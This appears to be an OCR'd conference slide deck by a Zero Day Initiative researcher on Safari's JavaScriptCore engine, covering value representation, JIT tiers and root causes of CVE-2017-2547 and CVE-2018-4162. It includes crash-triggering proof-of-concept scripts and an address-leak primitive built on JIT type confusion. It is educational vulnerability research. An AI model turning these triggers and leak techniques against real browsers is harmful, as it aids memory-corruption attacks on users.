Exploring the Safari

WanderingGlitch


Agenda

Overview

JavaScriptCore Architecture

Vulnerability Case Studies

Questions



Introduction

WanderingGlitch

Real name: Wandering Glitch

Senior Security Researcher at ZDI

- Root Cause analysis / Vulnerability Research / Exploit development
- ZDI Research Lead
- Pwn2Own Invigilator

Past research:

- Pwn4Fun 2014 sandbox escape exploit writer
- Patents on zero day protection technologies
- Windows kernel information leaks
- Adobe Flash RE & RCE vulnerabilities

BA in Computer Science – University of Texas at Austin

Twitter: @WanderingGlitch

Overview

Why give this presentation?

”Browsers break perfectly normal C++”

– Simon Zuckerbraun

```
this->m_obj->func();
```

Why give this presentation?

JIT breaks perfectly normal JavaScript

Objects are the bane of JIT

```
var go = function(a,b,c) {
 a[3] = 1.1;
 a[1] = 2.2;
 Math.clz32(c);
 b[0] = a[0];
 a[2] = 2.3023e-320;
}
```

But WebKit is Open Source !

OMGWTFBBQ


- Optimized Machine code Generation
- Web Template Framework
- Build Block Quickly

JSC Architecture

JSValue

Tagged NaN-boxed values


Type determined by upper two bytes



JSValue

Doubles are special

0x1000000000000 gets added



Arrays

```
var arrI = new Array(1,2)
```

FFFF	0000	0000	0001
FFFF	0000	0000	0002

```
arrI[1] = {}
```

FFFF	0000	0000	0001
0000	0001	114A	C120

```
var arrD = new Array(1.5,2.5)
```

3FF8	0000	0000	0000
4004	0000	0000	0000

```
arrD[1] = {}
```

3FF9	0000	0000	0000
0000	0001	114A	C1A0

```
var arrO = new Array({},{})
```

0000	0001	037B	8140
0000	0001	037B	8180

Arrays


```
var arrD = new Array(5.67070584648226e-310,2.5)
```

```
arrD[1] = {}
```

0 0 0 0	68 63	74 69	6c 67
4 0 0 4	0 0 0 0	0 0 0 0	0 0 0 0

0 0 0 1	68 63	74 69	6c 67
0 0 0 0	0 0 0 1	1 1 4 A	C 1 A 0

Timeline



Parser

Lexer - Converts script to tokens

Parser – Converts tokens to syntax tree

Enforces grammar

```
enum JSTokenType {
    NULLTOKEN = KeywordTokenFlag,
    TRUETOKEN,
    FALSETOKEN,
    BREAK,
    CASE,
    DEFAULT,
    FOR,
    NEW,
    VAR,
    CONSTTOKEN,
    CONTINUE,
    FUNCTION,
    RETURN,
    IF,
    THISTOKEN,
    DO,
    WHILE,
    SWITCH,
    WITH,
    RESERVED,
    RESERVED_IF_STRICT,
    THROW,
    TRY,
    CATCH,
    FINALLY,
    DEBUGGER,
```

ByteCompiler

Consumes AST

Produces internal bytecode

```
void BytecodeGenerator::emitJumpIfNotFunctionCall(RegisterID* cond, Label& target)
{
    size_t begin = instructions().size();

    emitOpcode(op_jneq_ptr);
    instructions().append(cond->index());
    instructions().append(Special::CallFunction);
    instructions().append(target.bind(begin, instructions().size()));
    instructions().append(0);
}
```

Low Level Interpreter (LLInt)

First to start executing code

Doesn't perform any speedup

Fast to start running JS

Not necessarily fast at running JS

Collects data to feed to faster engines

```
LLINT_SLOW_PATH_DECL(entry_osr) {
    return entryOSR(exec, pc, exec->codeBlock(), "entry_osr", Prologue);
}

LLINT_SLOW_PATH_DECL(entry_osr_function_for_call) {
    return entryOSR(exec, pc,
            jsCast<JSFunction*>(exec->jsCallee())->jsExecutable()->codeBlockForCall(),
            "entry_osr_function_for_call", Prologue);
}
```

Low Level Interpreter (LLInt)

OSR Entry/Exit

Shared calling convention

Tier-up based on metrics

JIT in another thread

```
LLINT_SLOW_PATH_DECL(entry_osr) {
    return entryOSR(exec, pc, exec->codeBlock(), "entry_osr", Prologue);
}

LLINT_SLOW_PATH_DECL(entry_osr_function_for_call) {
    return entryOSR(exec, pc,
            jsCast<JSFunction*>(exec->jsCallee())->jsExecutable()->codeBlockForCall(),
            "entry_osr_function_for_call", Prologue);
}
```

Baseline JIT

Only speeds up function calls

Collects data to feed to faster engines

```
void JIT::emit_op_call(Instruction* currentInstruction)
{
    compileOpCall(op_call, currentInstruction, m_callLinkInfoIndex++);
}

void JIT::emit_op_tail_call(Instruction* currentInstruction)
{
    compileOpCall(op_tail_call, currentInstruction, m_callLinkInfoIndex++);
}

void JIT::emit_op_call_eval(Instruction* currentInstruction)
{
    compileOpCall(op_call_eval, currentInstruction, m_callLinkInfoIndex);
}
```

Data Flow Graph (DFG)

Fastest sublight engine

Applies classic compiler optimizations

Optimizes certain function calls

Bounds checking removal

Array type check removal

```
void SpeculativeJIT::compileSetFunctionName(Node* node)
{
    SpeculateCellOperand func(this, node->child1());
    GPRReg funcGPR = func.gpr();
    JSValueOperand nameValue(this, node->child2());
    JSValueRegs nameValueRegs = nameValue.jsValueRegs();

    flushRegisters();
    callOperation(operationSetFunctionName, funcGPR, nameValueRegs);
    m_jit.exceptionCheck();

    noResult(node);
}
```

Data Flow Graph (DFG)

Attempts to safely model operations

```
case SetFunctionName:
case GetDynamicVar:
case PutDynamicVar:
case ResolveScopeForHoistingFuncDeclInEval:
case ResolveScope:
case ToObject:
case HasGenericProperty:
case HasStructureProperty:
case GetPropertyEnumerator:
case GetDirectPname:
case InstanceOfCustom:
case ToNumber:
case NumberToStringWithRadix:
case CreateThis:
    read(World);
    write(Heap);
    return;
```

```
case SetFunctionName: {
    clobberWorld(node->origin.semantic, clobberLimit);
    break;
}
```

Faster Than Light (FTL)

Uses a special backend (B3 – Bare Bones Backend / AIR (Assembly IR))

WebAssembly compiles straight to B3

All Integers are signed

```
void compileArithSqrt()
{
    if (m_node->child1().useKind() == DoubleRepUse) {
        setDouble(m_out.doubleSqrt(lowDouble(m_node->child1())));
        return;
    }
    LValue argument = lowJSValue(m_node->child1());
    LValue result = vmCall(Double, m_out.operation(operationArithSqrt), m_callFrame, argument);
    setDouble(result);
}
```

CVE-2017-2547

Crash

```
* thread #1: tid = 0x13f6, 0x00007fffa502e8f6 JavaScriptCore`operationValueAdd + 118,
  queue = 'com.apple.main-thread', stop reason = EXC_BAD_ACCESS (code=1, address=0x414141414145)
    frame #0: 0x00007fffa502e8f6 JavaScriptCore`operationValueAdd + 118
JavaScriptCore`operationValueAdd:
->  0x7fffa502e8f6 <+118>: movzx  ecx, byte ptr [r14 + 0x5]
    0x7fffa502e8fb <+123>: cmp    ecx, 0x6
    0x7fffa502e8fe <+126>: jne    0x7fffa502e912            ; <+146>
    0x7fffa502e900 <+128>: test   rbx, rax
(lldb) bt 3
* thread #1: tid = 0x13f6, 0x00007fffa502e8f6 JavaScriptCore`operationValueAdd + 118,
  queue = 'com.apple.main-thread', stop reason = EXC_BAD_ACCESS (code=1, address=0x414141414145)
  * frame #0: 0x00007fffa502e8f6 JavaScriptCore`operationValueAdd + 118
    frame #1: 0x00002f9aa7601ff3
    frame #2: 0x00007fffa571d595 JavaScriptCore`llint_entry + 24967
(lldb) register read $r14
     r14 = 0x0000414141414140
```

Trigger

```
function bar() {
    for (var i =0; i<20000; i++) {
        arr[0] - arr[1];
    }
    return (arr[-3] + arr[2]);
}

var arr1 = [
    3.5448480588962e-310, 3.5448480588962e-310,
    3.5448480588962e-310, 3.5448480588962e-310,
];
var arr = [ '0', '1', '2', '3' ]

for (var i=0; i<5000; i++) {
    bar();
}
```

Root Cause Analysis

```
dfg/DFGIntegerCheckCombiningPhase.cpp:
class IntegerCheckCombiningPhase : public Phase {
/* ... */
private:
    void handleBlock(BlockIndex blockIndex)
    {
/* ... */
                case ArrayBounds: {
                    Node* minNode;
                    Node* maxNode;

                    if (!data.m_key.m_source) {
                        minNode = 0;
                        maxNode = m_insertionSet.insertConstant(
                            nodeIndex, maxOrigin,
                            jsNumber(range.m_maxBound));
/* ... */
            // Do the elimination.
/* ... */
                case ArrayBounds:
                    node->remove();
                    m_changed = true;
                    break;
```

Root Cause Analysis

```
if (!data.m_key.m_source) {
    minNode = 0;
    maxNode = m_insertionSet.insertConstant(
        nodeIndex, maxOrigin, jsNumber(range.m_maxBound));
} else {
    minNode = insertAdd(
        nodeIndex, minOrigin, data.m_key.m_source, range.m_minBound,
        Arith::Unchecked);
    maxNode = insertAdd(
        nodeIndex, maxOrigin, data.m_key.m_source, range.m_maxBound,
        Arith::Unchecked);
}

if (minNode) {
    m_insertionSet.insertNode(
        nodeIndex, SpecNone, CheckInBounds, node->origin,
        Edge(minNode, Int32Use), Edge(data.m_key.m_key, Int32Use));
}
m_insertionSet.insertNode(
    nodeIndex, SpecNone, CheckInBounds, node->origin,
    Edge(maxNode, Int32Use), Edge(data.m_key.m_key, Int32Use));
```

Root Cause Analysis

```
ftl/FTLLowerDFGToB3.cpp:
    void compileCheckInBounds()
    {
        speculate(
            OutOfBounds, noValue(), 0,
            m_out.aboveOrEqual(lowInt32(m_node->child1()), lowInt32(m_node->child2())));
    }
```

CVE-2018-4162

Testing For Equality

```
>>> 1 == true
true
>>> 1 == '1'
true
```

```
>>> 1 === true
false
>>> 1 === '1'
false
```

```
>>> 1 == { valueOf:()=>{ print('We got called!'); return 4; }}
We got called!
false
```

Crash

```
$ Tools/Scripts/run-jsc ~/Desktop/equals.js
Running 1 time(s): DYLD_FRAMEWORK_PATH=/Users/x/Desktop/webkit/WebKitBuild/Release /Users/x/Desktop/webkit/WebKitBuild/Release/jsc equals.js
ASAN:DEADLYSIGNAL
=================================================================
==25908==ERROR: AddressSanitizer: SEGV on unknown address 0x686374696c6c (pc 0x000106e35262 bp 0x7ffee8f18d20 sp 0x7ffee8f18d20 T0)
==25908==The signal is caused by a READ memory access.
    #0 0x106e35261 in JSC::JSCell::isString() const JSCellInlines.h:192
    #1 0x108773a87 in JSC::JSCell::toPrimitive(JSC::ExecState*, JSC::PreferredPrimitiveType) const JSCell.cpp:154
    #2 0x1087736ea in JSC::JSValue::toStringSlowCase(JSC::ExecState*, bool) const JSCJSValue.cpp:392
    #3 0x107b61dff in JSC::JSValue::toString(JSC::ExecState*) const JSString.h:775
    #4 0x1082b70ab in operationValueAddProfiledOptimize Operations.h:253
    #5 0x31fcf3800581  (<unknown module>)
    #6 0x106dfff2f in vmEntryToJavaScript LowLevelInterpreter64.asm:256
    #7 0x10824f8a5 in JSC::JITCode::execute(JSC::VM*, JSC::ProtoCallFrame*) JITCode.cpp:81
    #8 0x1081cfac6 in JSC::Interpreter::executeProgram(JSC::SourceCode const&, JSC::ExecState*, JSC::JSObject*) Interpreter.cpp:941
    #9 0x10865a440 in JSC::evaluate(JSC::ExecState*, JSC::SourceCode const&, JSC::JSValue, WTF::NakedPtr<JSC::Exception>&) Completion.cpp:103
    #10 0x106d3d54e in runWithOptions(GlobalObject*, CommandLine&) jsc.cpp:2275
    #11 0x106ceac1a in int runJSC<jscmain(int, char**)::$_3>(CommandLine, bool, jscmain(int, char**)::$_3 const&) jsc.cpp:2580
    #12 0x106ce8f50 in jscmain(int, char**) jsc.cpp:2675
    #13 0x106ce8d9a in main jsc.cpp:2107
    #14 0x7fff69d9f144 in start (libdyld.dylib:x86_64+0x1144)

==25908==Register values:
rax = 0x00000d0c6e8d2d00  rbx = 0x0000686374696c67  rcx = 0x00001d0c6e8d2d8d  rdx = 0x0000000000000002
rdi = 0x0000686374696c6c  rsi = 0x00007ffee8f192a0  rbp = 0x00007ffee8f18d20  rsp = 0x00007ffee8f18d20
 r8 = 0x0000000000000001   r9 = 0x00007ffee8f18e20  r10 = 0x0000000000000000  r11 = 0xffffffffffffffff
r12 = 0x00001fffdd1e31c6  r13 = 0x00007ffee8f18ec0  r14 = 0x0000000000000002  r15 = 0x00007ffee8f192a0
AddressSanitizer can not provide additional info.
SUMMARY: AddressSanitizer: SEGV JSCellInlines.h:192 in JSC::JSCell::isString() const
==25908==ABORTING
```

Trigger

```
var ary_1 = [1.1,2.2,3.3];
ary_1['a'] = 1;

var go = function(a,c){
    a[0] = 1.1;
    a[1] = 2.2;
    c == 1;
    a[2] = 5.67070584648226e-310;
}

for (var i = 0; i < 0x100000; i++) {
    go(ary_1, {})
}

go(ary_1, { toString: () => { ary_1[0] = {}; return '1'; }});
"" + ary_1[2];
```

Root Cause Analysis

```
case CompareLess:
case CompareLessEq:
case CompareGreater:
case CompareGreaterEq:
case CompareEq: {
    JSValue leftConst = forNode(node->child1()).value();
    JSValue rightConst = forNode(node->child2()).value();
    if (leftConst && rightConst) {
        if (leftConst.isNumber() && rightConst.isNumber()) {
            double a = leftConst.asNumber();
            double b = rightConst.asNumber();
            switch (node->op()) {
            case CompareLess:
                setConstant(node, jsBoolean(a < b));
                break;
            case CompareLessEq:
                setConstant(node, jsBoolean(a <= b));
                break;
            case CompareGreater:
                setConstant(node, jsBoolean(a > b));
                break;
            case CompareGreaterEq:
                setConstant(node, jsBoolean(a >= b));
                break;
            case CompareEq:
                setConstant(node, jsBoolean(a == b));
                break;
            default:
                RELEASE_ASSERT_NOT_REACHED();
                break;
            }
            break;
        }
```

Leaking Information

```
var ary_1 = [1.1,2.2,3.3];
ary_1['a'] = 1;
f64_1 = new Float64Array(1);

function i2x(x) {
    s = x.toString(16);
    return '0'.repeat(8-s.length) + s;
}
var ui32 = new Uint32Array(2)
var f64 = new Float64Array(ui32.buffer)
function d2q(x) {
    f64[0] = x;
    return i2x(ui32[1]) + i2x(ui32[0]);
}

var go = function(a,c){
    a[0] = 1.1;
    a[1] = 2.2;
    c == 1;
    f64_1[0] = a[0];
}

for (var i = 0; i < 0x100000; i++) {
    go(ary_1, {})
}

go(ary_1, { toString: () => { ary_1[0] = {}; return '1'; }});
print(d2q(f64_1[0]));
```

Variants?

```
var ary_1 = [1.1,2.2,3.3];
ary_1['a'] = 1;

var go = function(a,c){
    a[0] = 1.1;
    a[1] = 2.2;
    c == 1;
    a[2] = 5.67070584648226e-310;
}

for (var i = 0; i < 0x100000; i++) {
    go(ary_1, {})
}

go(ary_1, { toString: () => { ary_1[0] = {}; return '1'; }});
"" + ary_1[2];
```

[...c]

Math.clz32(c)

Math.abs(c)

Math.sqrt(c)
Math.fround(c)
Math.acos(c)
Math.asin(c)
Math.atan(c)
Math.acosh(c)
Math.asinh(c)
Math.atanh(c)
Math.cbrt(c)
Math.cos(c)
Math.cosh(c)

Math.round(c)
Math.floor(c)
Math.ceil(c)
Math.trunc(c)

Math.exp(c)
Math.expm1(c)
Math.log(c)
Math.log10(c)
Math.log1p(c)
Math.log2(c)
Math.sin(c)
Math.sinh(c)
Math.tan(c)
Math.tanh(c)

Questions

Thank you for your time and attention